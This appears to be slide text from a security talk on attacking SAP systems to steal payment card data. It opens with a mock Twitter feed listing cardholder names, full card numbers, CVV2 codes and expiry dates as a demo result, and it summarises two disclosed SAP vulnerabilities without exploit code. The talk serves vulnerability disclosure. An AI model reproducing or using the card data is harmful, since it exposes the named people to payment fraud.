

# SAP, Credit Cards and the Bird that Talks Too Much




Ertunga Aرسال

# Agenda

- ▶ Business Processes
- ▶ SAP Systems
- ▶ Exploit Demo
- ▶ “SAP Credit Cards and Birds”
- ▶ External Payment Solutions on SAP
- ▶ How to Stay Secure
- ▶ About Us


Want to know  
how this happened?






**Money Talks**   
@MoneyTalks\_666  
Likes your SAP systems very very much

24 TWEETS   0 FOLLOWING   1 FOLLOWER    **Following**

### Tweets

 **Money Talks** @MoneyTalks\_666  19 Oct  
SAP SystemID HRP | CARD APPROVED | NAME: Florian Vogler CARD MASTERCARD 5485 2878 9810 1189 CVV2 615 EXPIRATION 03/14  
[Expand](#)   [Reply](#)   [Favorite](#)   [More](#)

 **Money Talks** @MoneyTalks\_666  19 Oct  
SAP SystemID P01 | CARD APPROVED | NAME: Lucas Diederich CARD VISA 4716 0223 5767 9506 CVV2 411 EXPIRATION 02/15  
[Expand](#)   [Reply](#)   [Favorite](#)   [More](#)


 **Money Talks** @MoneyTalks\_666  19 Oct  
SAP SystemID P01 | CARD DECLINED | NAME: Helena . |

# Part I - The Business Processes

The Background

# SAP: The Dominating System


- ▶ SAP ERP is pretty much the dominating system which translates the business processes to the digital world
- ▶ Covers almost all aspects of business
- ▶ Allows extensive customizations
- ▶ SAP is the core of major businesses



# Attacking the Core

- ▶ SAP systems are complex systems
- ▶ Numerous components
- ▶ Rarely hardened
- ▶ ...or properly patched
- ▶ It does not stop there...
  - SAP applications contain 3rd party ABAP add-ons

# Attack Vectors



# How can it be attacked?

Example: BASIS Components


- ▶ [ESNC-2013-003] Remote OS Command Execution in SAP BASIS Communication Services
  - Allows OS command execution, with the rights of the SAP application server
  - We reported this in 2011, it got patched in 2013 [SAP Note 1674132]
  - SAP's CVSS v2 base score for this vulnerability is **6.0 (Medium Risk)**
- ▶ We were able to bypass the patch's protection
  - Second patch came a couple of months later [SAP Note 1826162]
  - This time CVSS v2 score is: **7.5 (High Risk)**
- ▶ Same vulnerability higher CVSS score



# How can it be attacked?

## 3rd Party Components

- ▶ [ESNC-2013-004] Remote ABAP Code Injection in OpenText/IXOS ECM for SAP NetWeaver
  - Widely used 3<sup>rd</sup> party component for archiving and document management.
  - Vulnerability allows injecting ABAP code to the SAP system.

